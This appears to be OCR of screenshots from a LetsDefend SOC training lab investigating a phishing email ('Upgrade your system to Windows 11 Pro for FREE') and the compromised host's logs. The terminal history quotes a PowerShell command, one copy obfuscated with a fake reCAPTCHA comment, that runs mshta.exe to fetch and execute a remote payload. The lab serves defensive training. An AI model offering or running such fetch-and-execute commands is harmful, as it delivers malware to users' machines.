

LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
New Search
Basic
Pro
Source Address contains "132.232.40.201"
2025-03-13
1 events (before Mar, 13, 2025, 09:44 AM UTC)
Hide Fields
INTERESTING FIELDS
α type
α source_address
source_port
α destination_address
destination_port
α raw_log
Event
source_address 132.232.40.201
source_port 23542
destination_address 172.16.20.3
destination_port 25
time Mar, 13, 2025, 09:44 AM
Raw Log
SMTP Address 132.232.40.201
Source Address update@windows-update.site
Destination Address dylan@letsdefend.io
E-mail Subject Upgrade your system to Windows 11 Pro for FREE
Device Action Allowed
1 row selected


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
dylan
Dylan
172.16.17.216
Processes 87
Network Action 28
Terminal History 3
Browser History 1
Results: 10
EVENT TIME
DESTINATION DOMAIN/IP ADDRESS
Mar 13 2025 23:26:08 132.232.40.201
Mar 13 2025 23:26:16 142.250.190.35
Mar 13 2025 23:26:18 34.104.35.123
Mar 13 2025 23:26:20 172.67.139.19
Mar 13 2025 23:26:23 172.31.12.250
Mar 13 2025 23:26:36 35.190.80.1
Mar 13 2025 23:27:15 77.88.21.119
Mar 13 2025 23:28:11 34.104.35.123
1
2
3


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
dylan
Dylan
172.16.17.216
Hostname: Dylan
Domain: LetsDefend
IP Address: 172.16.17.216
Bit Level: 64
OS: Windows 10
Primary User: Dylan
Client/Server: Client
Last Login: Mar, 14, 2025, 12:05 PM
Containment:
COMMAND LINE
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "mshta.exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4"
Browser History
Results:
Mar 13 2025 23:26:19
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe...
Mar 13 2025 23:26:31
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe...
Mar 13 2025 23:26:32
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe...


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
dylan
Dylan
172.16.17.216
Processes 87
Network Action 28
Terminal History 3
Browser History 1
Results: 10
EVENT TIME
COMMAND LINE
Mar 13 2025 23:26:19
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe...
COMMAND LINE
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "mshta.exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4"


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
dylan
Dylan
172.16.17.216
Hostname: Dylan
Domain: LetsDefend
IP Address: 172.16.17.216
Bit Level: 64
OS: Windows 10
Primary User: Dylan
Client/Server: Client
Last Login: Mar, 14, 2025, 12:05 PM
Containment:
COMMAND LINE
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command ('ms]]]ht]]]a]]].]]]exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4' -replace ']') # "I am not a robot - reCAPTCHA Verification ID: 3824"
Browser History
Results:
Mar 13 2025 23:26:19
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe...
Mar 13 2025 23:26:31
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe...
Mar 13 2025 23:26:32
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe...


LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
dylan
Dylan
172.16.17.216
Host Information
Hostname: Dylan
Domain: LetsDefend
IP Address: 172.16.17.216
Bit Level: 64
OS: Windows 10
Primary User: Dylan
Client/Server: Client
Last Login: Mar, 14, 2025, 12:05 PM
Action
Containment:
Processes 87
Network Action 28
Terminal History 3
Browser History 1
Results: 10
EVENT TIME
DOMAIN NAME/URL
2025-03-13 23:26:08
https://windows-update.site/